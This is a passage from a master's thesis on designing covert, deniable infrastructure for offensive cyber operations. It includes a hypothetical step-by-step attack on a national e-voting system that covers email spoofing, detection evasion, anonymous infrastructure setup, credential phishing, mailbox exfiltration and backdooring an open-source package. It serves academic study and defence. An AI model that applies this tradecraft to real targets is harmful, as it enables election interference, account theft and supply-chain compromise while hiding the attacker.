TALLINN UNIVERSITY OF TECHNOLOGY
School of Information Technologies

Silver Saks 163295IVCM

TOWARDS BUILDING A COVERT CYBERSPACE OPERATIONS INFRASTRUCTURE

Master’s Thesis

Supervisor: Bernhards Blumbergs
MSc

Tallinn 2018

TALLINNA TEHNIKAÜLIKOOL
Infotehnoloogia teaduskond

Silver Saks 163295IVCM

VARJATUD TARISTU LOOMISEST KÜBEROPERATSIOONIDE LÄBI VIIMISEKS

Magistritöö

Juhendaja: Bernhards Blumbergs
MSc

Tallinn 2018

Author’s declaration of originality

I hereby certify that I am the sole author of this thesis. I have properly referred to and credited the authors of all the used materials, literature and the work of others. I have not presented this thesis for examination anywhere else.

Author: Silver Saks

07 January 2019

Abstract

This thesis reviews the current state of the art in offensive cyberspace operations and proposes requirements and structure for building covert infrastructures for these operations. The motivation for this work is the growing importance of offensive cyber operations at the national level. Despite the importance, very little public information is available about how to set up an offensive cyber operation, especially information that relates to the infrastructure design and operational requirements. A covert infrastructure is a system or systems in cyberspace, which is used by the attacker, but which is not easily linked back to them for attribution.

In this work, I identify several assets used in cyber operations. The primary method for determining the assets that comprise a covert infrastructure are hypothetical case studies. Identified assets are analysed qualitatively to determine the operational requirements for using those assets in an offensive cyber operation. In the final part, I show how to set up a simple covert infrastructure, using commonly available tools, which could be used for cyberspace operations. I show that this implementation satisfies the requirement for plausible deniability.

The main outcome of this thesis is the list of identified assets and information on how to set them up to be used in a cyber operation. Another important outcome is the proof-of-concept implementation for a network traffic redirector, which uses an anonymization network to communicate back to the command and control server. I identify several gaps in the toolsets of both cyberspace operations teams and red teams and propose solutions, which could be developed to remedy these gaps. I present a few novel techniques for performing common offensive cyber operation tasks.

This thesis is written in English and is 66 pages long, including seven chapters and nine figures.

Annotatsioon

Varjatud taristu loomisest küberoperatsioonide läbi viimiseks

Selles töös teen ma kokkuvõtte küberründeoperatsioonide varjatud taristu hetkeseisust ja pakun välja nõuded ja struktuuri kuidas varjatud taristut üles ehitada. Töö võtsin ette, kuna küberründeoperatsioonid on muutumas järjest olulisemaks vahendiks riiklikus kaitses ja osade riikide puhul ka poliitika elluviimisvahenditena. Vaatamata teema olulisusele, on hetkel antud teemal avaldatud võrdlemisi vähe infot, eriti infot mis kirjeldaks kuidas tehniliselt on võimalik varjatud taristut üles ehitada. Varjatud taristu on süsteem või süsteemid küberruumis, mida kasutab oma töös ründaja, kuid mida pole võimalik lihtsa vaevaga temaga siduda.

Peamised küsimused, mida töö käsitleb on järgnevad:

1. Mis osistest koosneb varjatud infrastruktuur küberoperatsioonide läbi viimiseks ja mis nõuded neile on?
2. Milliseid tööriistu ja tehnikaid saab kasutada varjatud taristu ehitamiseks?
3. Kuidas ehitada üles varjatud taristu avalikult kättesaadavate tööriistade abil ja piiratud ressursi tingimustes?

Hüpoteetiliste juhtumiuuringute abil leian ma mitmeid ründeoperatsioonides kasutatavaid varjatud taristu osiseid. Samuti leian ma antud osiste vajalikud omadused küberoperatsioonide läbi viimiseks. Kvalitatiivse analüüsi abil leian ma millistele nõuetele need osised peavad vastama, et neid saaks kasutada küberründeoperatsioonideks. Viimases osas näitan ma kuidas varjatud taristu üles ehitada, kasutades vabalt saadaolevaid tööriistu ja tõestan, et selle abil on võimalik operatsiooni läbiviijal jääda varjatuks.

Peamine töö tulem on nimekiri leitud infrastruktuuri osistest ja nõuded neile küberoperatsioonis kasutamiseks. Samuti on oluline tulem tehniline juhis kuidas avalikult kättesaadavate tööriistade abil on võimalik varjatud taristut üles ehitada, mis täidaks varjatuks jäämise nõude. Implementatsioon kasutab võrguliikluse ümbersuunajat ja anonümisatsioonivõrku, et tagada varjatud ja turvaline ühendus ründaja tuumiktaristu ja rünnatava vahel. Ma leian mitmeid puudujääke ründajate tööriistades ja pakun välja lahendused mida oleks võimalik selle parandamiseks arendada. Samuti pakun välja paar uuenduslikku taktikat mida kasutada tavapäraste küberoperatsioonide sammude läbi viimiseks.

Lõputöö on kirjutatud inglise keeles ning sisaldab teksti 66 leheküljel, seitse peatükki, üheksa joonist.

List of abbreviations and terms

CO	*Cyberspace Operations*
OCO	*Offensive Cyberspace Operations*
DFIR	*Digital Forensics and Incident Response*
TTP	*Tactics, Techniques and Procedures*
RAT	*Remote Access Tool – a piece of software utilizing covert communications to carry out post-exploitation tasks on targeted systems*
IP	*Internet Protocol*
APT	*Advanced Persistent Threat – an organized group of actors carrying out targeted cyber operations*
UEFI	*Unified Externsible Firmware Interface – specification for a basic interface between hardware and software*
SMTP	*Simple Mail Transfer Protocol – the protocol used for sending email between systems*
HTTP	*HyperText Transfer Protocol – the main building block of the World Wide Web*
CNE	*Computer Network Exfiltration – a subset of Computer Network Operations*
GCHQ	*Government Communication Headquarters – an intelligence agency of the United Kingdom government*
SIGINT	*Signals Intelligence*
BGP	*Border Gateway Protocol – routing protocol used for global internet routing*
VPN	*Virtual Private Network – technology to create private networks over a public network*
ISP	*Internet Service Provider*
VPS	*Virtual Private Server – a virtual server sold by a hosting service provider*
DMARC	*Domain-based Message Authentication, Reporting and Conformance – standard to set policies for email delivery to prevent spoofing*
TLS	*Transport Layer Security – a standard to encrypt and authenticate communications between to parties*

DNS	*Domain Name System – a decentralized system to translate domain names to resource records (such as IP addresses)*
IPS	*Intrusion Prevention System – a security tool that blocks malicious actions, usually on the network traffic level*
SPF	*Sender Policy Framework – a standard to help prevent email spoofing*
DKIM	*DomainKeys Identified Mail – a standard to help prevent email spoofing and tampering*
RFC	*Request for Comments – publications defining various internet standards*
OME	*Office 365 Message Encryption – a proprietary standard to encrypt emails*
CA	*Certificate Authority – a trusted party that issues certificates verifying the identity of requesting entities*
PKCS	*Public Key Cryptography Standards – standards for implementation of public-key cryptography*
SHA	*Secure Hash Algorithm – a set of algorithms used for creating cryptographically secure hashes*
CN	*Common Name – a field in the standard structure of a certificate*
ACME	*Automated Certificate Management Environment – a protocol to automate certificate provisioning for servers*
HTTPS	*Secure Hypertext Transfer Protocol – HTTP used with TLS*
SSH	*Secure Shell – a common protocol to remotely manage systems*
NPM	*Node Package Manager – a system that provides packaged libraries and applications for the Node.js runtime environment*
AWS	*Amazon Web Services – a large cloud infrastructure provider*
C2	*Command and Control – a protocol and system to direct the actions of a software agent (used exclusively in this way, the wider military definition is not used)*
ATT&CK	*Adversary Tactics, Techniques and Common Knowledge – a knowledge base of tools and techniques used in offensive cyber operations*
CIA	*Central Intelligence Agency – an intelligence agency of the United States*
MTA	*Mail Transfer Agent – an application implementing the SMTP protocol*
URL	*Uniform Resource Locator – a standard to communicate the location and protocol of a computer resource*

TTL	*Time-to-Live – how long a resource record should be considered valid*
PDF	*Portable Document Format*
I2P	*Invisible Internet Project – a system to create an anonymous overlay network using the public internet*
IPv4	*Internet Protocol, version 4 – the most common version of IP network*
IPv6	*Internet Protocol, version 6 – the proposed successor to IPv4*
TCP	*Transmission Control Protocol – one of the transport protocols used with IP, ensures reliably delivery of messages*
USB	*Universal Serial Bus – a standard to connect hardware devices*
VM	*Virtual Machine – a virtualized computer system*
SADT	*Structured Analysis and Design Technique – a software analysis technique for describing systems as a hierarchy of functions*
OODA	*Observe, Orient, Decide, Act – a model of actions, originally meant to be used for the operational level actions in combat situations*

Table of contents

List of figures

1 Introduction

Cyberspace operations (CO) are an integral part of modern warfare, forming one of the pillars of information warfare [1]. CO is used to refer to both offensive and defensive operations. In this thesis, I will focus on cyberspace operations, which take place in adversary networks, which are referred to as Offensive Cyberspace Operations (OCO). According to the United States Joint Chiefs of Staff [2], *“OCO are CO missions intended to project power in and through foreign cyberspace through actions taken in support of CCDR or national objectives […] All CO missions conducted outside of blue cyberspace with a commander’s intent other than to defend blue cyberspace from an ongoing or imminent cyberspace threat are OCO missions.”*. Certain defensive operations, usually referred to as response actions, can also be executed and have effects outside the defender’s network, however they are not considered OCO [3].

On a technical level, OCOs are similar to friendly engagements such as red teaming and penetration testing. These are operations where a team of attackers tries to penetrate a target organization’s network with full knowledge and cooperation of the targeted organization. The goal of a red team operation is to evaluate the security profile of the organization, find vulnerabilities in systems and procedures and provide training for the incident responders and defenders in the organization [4, 5]. A penetration test is similar, with the key difference being that a penetration test focuses on finding technical vulnerabilities in systems, while a red team engagement tests the defences of the organization as a whole. A red team engagement attempts to simulate a real adversary, using the same tactics, techniques and procedures (TTP) real adversaries of the organization would use [5]. It is common for a red team engagement to be conducted in a “black box” manner. This means that while the organization has given permission and defined a scope to conduct the red team operation, the red team is not given any inside information about the targeted systems and the majority of the people in the organization are unaware that a red team test is taking place. The goal of both penetration testing and red teaming is to identify weaknesses in the organization’s defences and assist in building defence capability [6].

Apart from the aforementioned operations, there are also cyber operations conducted by terrorist groups, freedom fighters, cybercriminals and activists. The TTPs used by these groups are also examined within this thesis, as often OCOs have employed similar TTPs either as subterfuge or simply out of practical reasons. For example the NotPetya attack against mainly Ukrainian targets pretended to be a regular ransomware attack, however further investigation determined that this was most likely an OCO conducted by a nation state operator [7]. Collectively, it is common for an organized group of advanced attackers to be referred to as Advanced Persistent Threat (APT) [8]. Some APT groups are believed to be connected to nation states and as such, they conduct OCOs, for example, the Lazarus Group has been publicly claimed by the United States government to be operated by the North Korean government [9]. I will use the research into various APT groups in this thesis with the assumption that the TTPs used by these groups are similar to what are used in OCOs.

One specific version of red teaming is adversary emulation. This is an approach to red teaming which tries to use the same TTPs as a particular real-world adversary would [10]. This includes using the tools used by the adversary, if they are available. For example, Podiņš [11] has showed how to repurpose malware used by an adversary to be used in your own operations. This also works the other way, real-world OCO operators have repurposed tools used by red teams or legitimate organizations to use in their operation. For example, the group referred to as APT28 or Fancy Bear and commonly associated with Russian national interests has repurposed the LoJack anti-theft tool as a UEFI rootkit for their operations [12]. To further add to the confusion, OCO operators often use tools developed by rival groups to attack targets unrelated to the source of the tools, for example in the NotPetya attack, mentioned earlier, an exploit developed by the National Security Agency of the United States was used by Russian attackers to attack systems and networks in Ukraine [13].

Any offensive operation requires some supporting infrastructure to be built. Some parts of this infrastructure are used by the attacker internally, such as knowledge bases, networks to test their tools, collaboration and internal communication channels, etc. Other parts of the infrastructure are used to communicate either directly with the targeted systems, using common protocols, such as SMTP, HTTP or by creating covert communication channels, for example for command and control of their post-exploitation tools. It is this second part of the infrastructure that I will focus on in this thesis, and I will refer to it as covert infrastructure. Covert in this case means that the OCO operator has plausible deniability about the infrastructure belonging to them and they have taken steps to reduce the risk of the systems being attributed to them. For example, for Computer Network Exfiltration (CNE) operations, a leaked presentation from Government Communications Headquarters (GCHQ), who are responsible for signals intelligence (SIGINT) for the UK government, says, *“[a]ll CNE activity must be UK deniable”* [14].

1.1 Research questions

The research questions I will attempt to answer in this thesis are the following:

1. What are the assets and requirements for building a covert infrastructure for offensive cyber operations?

2. What tools and techniques can be used for building the assets in a covert infrastructure?

3. By what means can a covert infrastructure, which provides plausible deniability, be implemented, using commonly available tools and limited resources?

1.2 Contributions and scope

The main contributions of this thesis are:

1. By using hypothetical case studies, I identify some common covert infrastructure components for OCOs. (Section 2)

2. I show that plausible deniability is a desired property for OCO infrastructure and create a model to verify that this property is achieved. (Section 3)

3. I show that the assets most used in OCOs are intermediate systems, which provide an anonymized network connection to targeted systems. (Sections 3 and 4)

4. I provide a proof-of-concept implementation of covert infrastructure (Section 5) and prove that it provides plausible deniability to the operator according to the model specified in Section 3.

The scope of the thesis will be the design of covert infrastructure for OCOs, more specifically OCOs that are conducted over the public network. The focus is on covert infrastructure, which enables stealthy, ongoing operations into adversary networks. These are also called presence-based operations by Moore [15]. Another way I will limit the scope is that the assets must be widely available. For example, a global surveillance network, such as the United States is using [16], a large-scale botnet to conduct distributed denial of service attacks, such as Mirai [17] or even access to a router running the Border Gateway Protocol (BGP) are assets that are not widely available and cannot be deployed by an OCO operator on demand.

1.3 Ethical and legal considerations

The knowledge gathered and presented in the thesis attempts to represent the state-of-the-art in offensive cyber operations. It is possible for both malicious and benevolent actors to apply the methods presented and tools used in this thesis to their operations. I accept no liability for any damage caused by the usage of the information contained in the thesis.

The usage or ownership of some of the tools and technologies presented in this thesis is illegal under certain jurisdictions; for example, using VPN tools not approved by the government is illegal in Oman, Russia, China, Belarus, Turkmenistan and other countries. This includes the use of the Tor network. The reader must verify that they can use the tools, techniques and technologies in their corresponding jurisdiction, even if no malicious intent is present.

I believe firmly, that the insight gained from this thesis by defenders, threat hunters, threat researchers and other benevolent cyberspace operators outweighs the risks of potential misuse by malicious actors. Furthermore, I believe that the mindful full disclosure of security-related information is the only way to effectively build a resilient digital society and engineer systems, which are secure by design.

2 Identifying covert infrastructure assets and requirements

In this section, I will identify the common assets and requirements for those assets, which are used in covert infrastructures. I will first give a definition for covert infrastructure and then present a model, which I will use to determine the assets and requirements. I will construct hypothetical case studies as example environments, taking into account the capabilities, resources, organization, jurisdiction and intermediate systems for both the target and the attacker.

2.1 What is covert infrastructure?

Covert infrastructure, as used in this thesis, are any computer systems or network connections, which are used to interact with targeted systems during the course of an offensive cyber operation. Covert infrastructure by design should provide plausible deniability for the OCO operator – it should be difficult for the adversary to trace the systems to the operator, this is explored in more detail in Section 3. To achieve this, covert infrastructure should be disposable and agile. Disposable in this case means that the operator should be able to stop using an asset, which is a part of covert infrastructure without leaving attributable evidence behind. Agile means that the operator can easily replace assets comprising the covert infrastructure, in case an operational need arises for them to be disposed of. If third party systems are used to carry out attacks, I will also consider these a part of the covert infrastructure, so the same properties of plausible deniability, agility and disposability apply. A diagram of OCO infrastructure is shown in Appendix 1: Diagram of OCO infrastructure, the part that I define as covert infrastructure for this thesis is identified in the diagram.



Environment
Target
(Systems, capabilities, defenses, organization)
Attacker
(Capabilities, goal, resources)
Jurisdiction
Intermediate Systems
Interacts with
Action
(Send input to the target's systems, observe output)
Uses
Uses
Uses
Asset
Asset
Asset
(tehcnical component of CO infrastructure)
Requirement 1
Technical requirement for the asset, for example „untraceability"
Requirement 2
Requirement 3
Requirement 4
Derives
Derives

Figure 1: Covert infrastructure assets and requirements

A more detailed diagram of covert infrastructure is shown in Figure 1: Covert infrastructure assets and requirements. The list of assumptions I will make about covert infrastructure is as follows:

- An Asset is a technical component of covert infrastructure
- An Asset contains one or many requirements
- Requirements are derived from the environment of the Cyber Operation
- Attacker takes Actions during the course of the Operation
- An Action is sending input to the target's systems and observing results
- An Action is carried out via the use of one or more Assets
- Assets are disposable
- Assets provide plausible deniability to the attacker
- Assets can easily be replaced

The adversary I will consider is one with limited (but significant) resources and sophisticated technical capability, such as a nation state that is not considered a global superpower. The adversary will have the possibility to engage in active defence, i.e. attempt to break into the systems used in the OCO. The adversary will also have the capability to make legal requests against third parties whose resources are used in the covert infrastructure, such as Internet Service Providers (ISP), Virtual Private Server (VPS) and other hosting providers.

2.2 Model of offensive cyber operations

Probably the best-known model for offensive cyber operations is the Lockheed and Martin Cyber Kill Chain model [18]. The main criticism of the original kill chain model is that it does not provide much insight into the later stages of the attack and is focused too much on perimeter defence [19]. This problem has been addressed by the MITRE ATT&CK, which is a knowledge base of tactics and techniques, focusing mostly on post-exploitation actions [20]. A further development of the Kill Chain model is the Unified Kill Chain by Pols [21]. The unified kill chain model considers an attack as a sequence of phases, each phase defined by tactics and techniques used in that phase. A diagram of this model is shown in Figure 2: Abstract Unified Kill Chain model. These are all empirical models – they are based on the cyber-attacks that have been observed in the wild.




Figure 2: Abstract Unified Kill Chain model [21]

Another model of thinking about cyber operations, which is common in military literature [22], is the observe-orient-decide-act (OODA) model, first proposed by Boyd for investigating the process of operational decision making in military operations [23]. While the kill chain is an empirical model, the OODA model is a theoretical model, describing the feedback loop of an agent. The OODA model is very similar to the open system model from general system theory [24]. A simplified version of the OODA model applied to cyber-attacks, which omits the orient and decide steps, as they are the internal states of the attacker, rather than observable and measurable information is shown in Figure 3: Simplified OODA loop for Cyber Operations.




Figure 3: Simplified OODA loop for Cyber Operations

In this section, I have chosen to use the abstract representation of the Unified Kill Chain model and the MITRE ATT&CK categories to explore my case studies.

2.3 Hypothetical case studies

In this section, I will construct hypothetical case studies (attack scenarios) and determine the covert infrastructure assets required to carry out the attack. The purpose of the case studies is to attempt to identify requirements for covert infrastructure assets in different scenarios. A case study will be a detailed hypothetical attack scenario, with each step annotated with the covert infrastructure assets required to carry out that step and what risks there are for the attacker. The case studies are constructed so that they are plausible and could represent a real attack. The case studies are visualized using the Unified Kill Chain model [21].

At each step of the case study, I discuss what assets are required for that step and what are the operational and attribution risks. An operational risk is the risk that something goes wrong technically and the step fails. An attribution risk is the risk that the targeted organization can identify the origin of the operation beyond reasonable doubt. After the case study, I will make recommendations on how to reduce the identified risks by adapting the covert infrastructure design for the operation. When addressing the risks, I will refer to attribution risks as A[n] and operational risks as O[n].

2.3.1 An attack against the e-voting system of a small but technologically advanced nation state

An advanced threat actor wants to influence the election results of a nation state. Their chosen plan of attack is to implant a backdoor into a popular open-source package, which will be installed on the server on which the e-voting software runs. They know from previous reconnaissance which email services some of the core developers of the e-voting system use. The attack is shown as an abstract unified kill chain diagram in Figure 4: Attack against e-voting system.




Figure 4: Attack against e-voting system

Step 1: Gain access to the mailboxes of the some of the core developers.

The attacker sends a spear-phishing email to the developers of the e-voting software; the email is spoofed to look like it came from their own organization, as the attacker found that the targeted organization does not have a properly configured DMARC policy for their domain. Inside the email is a link to a malicious website, which asks for the email credentials of the developer.

Assets required:

1. Email server
2. Domain name
3. TLS Certificate
4. Fake website

5. An anonymous network connection to configure the assets and receive credentials from the phishing site and tracking server

6. A tracking server to receive data from phishing tracking pixels and communicate back to the attacker

Operational Risks:

1. Email might not get delivered to the targets

2. Targeted developers might not click on the link or enter their credentials

3. Domain name DNS lookups might get blocked by the IPS of the target

4. The fake website might not be available (server down or blocked by IPS)

5. The connection to send credentials back to the operator might not work

6. The accounts could be protected by two-factor authentication, which makes credential harvesting ineffective

Attribution Risks:

1. The email server might identify the attacker

2. The TLS certificate details might identify the attacker

3. The fake website server might identify the attacker

4. The connection to send credentials back to the operator might identify the attacker

5. The fake website development patterns might identify the attacker

6. The domain name registration information might identify the attacker

Mitigations:

O[1]: The email server IP should not be in any blacklists and have a good reputation. It should have valid SPF and TLS configurations. DKIM and DMARC should be avoided, as those can make successful spoofing harder [25]. The attacker wants to spoof the From header (RFC2822), but not the return-path (RFC2821), this way the email will pass SPF checks. If the domain being spoofed in the From field does not have a DMARC policy, then unless custom filtering is used, it will go through to the recipient and appear as if coming from within the organization [26]. The reverse DNS record of the e-mail server should match the forward DNS record [27]. If the targeted system is Office 365 mail system, then Office 365 Message Encryption (OME) could also be used to hide the content of the message from most IPS systems [25]. It is recommended to use an already operational mail server, which the attacker has previously compromised, as this simplifies the technical setup and enhances deliverability. If using a legit or compromised account at an email provider, the provider’s servers must be misconfigured to allow e-mail spoofing.

In order to confirm email delivery, a tracking pixel or similar tracking technology should be used. This enables the attacker to debug their attack chain. The server receiving the data from the tracking pixel should be secured similarly to the webserver that is the target of the phishing link, but it is not recommended to use the same domain. [28]

O[2]: The phishing email must look like a regular email that the person the attacker is spoofing would send. The phishing link in the email must not look too suspicious, so picking a good domain name for the fake website server is crucial. The content of the message should be valid and not include common indicators of malicious activity, such as links pointing to different domains than the text in the anchor, links pointing to IP addresses, broken HTML, etc. [25]. To increase the probability that the developers enter their credentials, the phishing page should be high quality and the domain name should be as similar to the expected domain as possible.

O[3]: The attacker should use a categorized domain in some safe category for the phishing website [29]. The domain should not be in any blacklists. The domain name should not have any obvious references to phishing. The domain should be checked against common blacklists prior to usage, for example using the MXToolbox blacklist check [30] and Google safe browsing check [31].

O[4]: The attacker should be confident that the website is available and accessible. This might be a problem if using a compromised system for the website hosting. It is possible to use a commercial VPS provider to host the phishing website, which should be stable enough for this operation. It is also possible for the attacker to use round-robin DNS for resilience, which means having several redundant servers set up to serve the website and publishing the addresses for all of them as DNS records. [32]

O[5]: This could be a problem if using a compromised system for hosting and the compromised system administrators discover the intrusion and block your communication channel to the host. This could also be a problem if using an anonymized communication channel going through multiple hops back to your network and resiliency is not planned into the communications. If possible, the attacker should provide alternate routes back to their home infrastructure.

O[6]: Additional reconnaissance should be conducted beforehand, if two-factor authentication is used, a more advanced tool, such as Modlishka [33] could be used instead of simple credential harvesting.

A[1]: If setting up own email server, any sort of logging on the server must be turned off. It is recommended to access the server via an anonymous connection, for example over the Tor network or using intermediate systems (proxies). The configuration of the server should not reveal any details about the operator, it is recommended to use common example configurations, just modifying the required fields to match the server, for example the automated script by n0pe-sled [34]. If using a compromised or legit email service account at a third-party provider, this must also only be accessed over an anonymous network connection. If the provider requires information to register the account, the information provided must be completely anonymous.

A[2]: The TLS certificate parameters should be chosen to be the most common defaults for the CA used. If Let’s Encrypt [35] certificates are used, these parameters are: PKCS #1 SHA-256 with RSA encryption with 2048bit modulus. If possible, the Subject field of the certificate should just contain the Common Name (CN), which is the same as the attacker’s domain name. The Subject alternative name should be the same. It is recommended to use the automated provisioning using the certbot tool, which by default should give the attacker’s phishing service a sufficiently anonymous certificate. Plain HTTP is not recommended, as using HTTPS is an easy way to bypass several IPS/Firewalling mechanisms and having a valid certificate can help with the phishing site look more convincing.

A[3]: Either the attacker can use a compromised system to host the phishing website or a third party provided VPS. In both cases, it is important that all the communication to the phishing website host take place over an anonymized connection, for example Tor or intermediate proxies. All logging on the hosting server should be disabled. The configuration files uploaded to the host should contain any identifying information. While using a third-party VPS is easier, compromising an existing website server can provide the attacker with a DNS name without having to go through the registration process.

A[4]: The connection back from the phishing site to the attacker's infrastructure should be anonymized so that the destination of the traffic is not revealed. This could be done via another redirector (proxy) or the Tor network.

A[5]: Various open-source website cloners are available, for example the Social Engineer Toolkit [36]. These should be preferred over custom solutions to avoid leaking identifying information.

A[6]: The domain name should be registered at a registrar who does not require identifying information to process the registration. Payment could be done via bitcoins or other similar pseudonymous cryptocurrency, alternatively pre-paid gift cards could be used, for example Visa premium gift card. The connection used to interact with the registrar should use an anonymous connection, for example Tor. If possible, the DNS servers of the registrar should be used.

Common recommendations: All servers used during the operation should be sufficiently hardened. Firewall should be configured on the host to allow only necessary connections and any users with the ability to log into the system should have sufficiently complex random passwords. While it is usually a recommendation to use SSH keys instead of passwords to log into hardened servers, I would advise against this for OCO infrastructure, as managing SSH keys so that they would not be reused or even offered to the target host is a more complex task than managing passwords. Additionally, if a public key is logged, it could later be used for attribution if a matching private key is found on the attacker's systems.

When using SSH to connect to the servers that are part of covert infrastructure, care should be taken so that the SSH client does not attempt to use SSH keys to authenticate, as that would leave forensic evidence behind on the covert systems. Furthermore, X-

Forwarding and SSH agent forwarding should be disabled, as these mechanisms could be used to attack the system connecting to the covert server, in case the defender manages to compromise it. [37]

Step 2: Access the mailboxes with phished credentials and exfiltrate data

The attacker uses the phished credentials to log in to the mail system of the e-voting system developers and downloads their email archive. This will then be processed offline by the attacker.

Assets required:

1. Anonymous network connection to access the webmail
2. Anonymous redirector (proxy) to send the email archive back to the attacker's infrastructure

Operational risks:

1. The credentials don't work for accessing the webmail
2. The email archive does not contain required data
3. The email service blocks the attacker from accessing

Attribution risks:

1. The attacker can be identified by the system they use to access the webmail
2. The exfiltration connection can be used to identify the attacker

Mitigations:

O[1]: The credentials should be used immediately after gathered to avoid the risk of the credentials expiring or being changed. If possible, a backdoor should be set up on initial access, for webmail this could be in the form of an application key. If the credentials gathered are simply incorrect, this is something the attacker cannot mitigate.

O[2]: This is not something the attacker can mitigate.

O[3]: The attacker should take care not to use known “bad” or immediately suspicious IPs to access the webmail. Ideally, the attacker would try to compromise a system connected to the same ISP as the e-voting developer uses, so the connections would not seem suspicious.

A[1,2]: The system the attacker uses to access the email should not contain data that could be used to identify the attacker. The connections from the attacker core infrastructure to the proxy system should be anonymized.

Step 3: Find out what software and how will be installed on the e-voting server

During this step, the attacker searches through the email archive and attempts to find the technical system configuration for the e-voting server. No covert infrastructure assets are required for this step as this activity is confined to the core infrastructure of the attacker. An operational risk is that the required data is not found in the archive. In this case, the attacker must find some other attack path to get the data.

Step 5: Create a backdoor for the open-source software that will be installed on the e-voting server

During this step, the attacker uses the information gained in the previous step and through other reconnaissance activities to create a hidden backdoor for one or multiple open-source packages that he knows will be present on the e-voting server. While there are operational security concerns at this point about forensic evidence left behind in the source code, these are not directly related to the covert infrastructure. The payload of the backdoor should be encrypted and only activate on the targeted system, using some pieces of the system configuration information as the decryption key. This tactic was used in the case of the event-stream NPM module, which was maliciously backdoored after a successful social engineering attack. [38]

Step 6: Create a pull request for the open-source software on Github

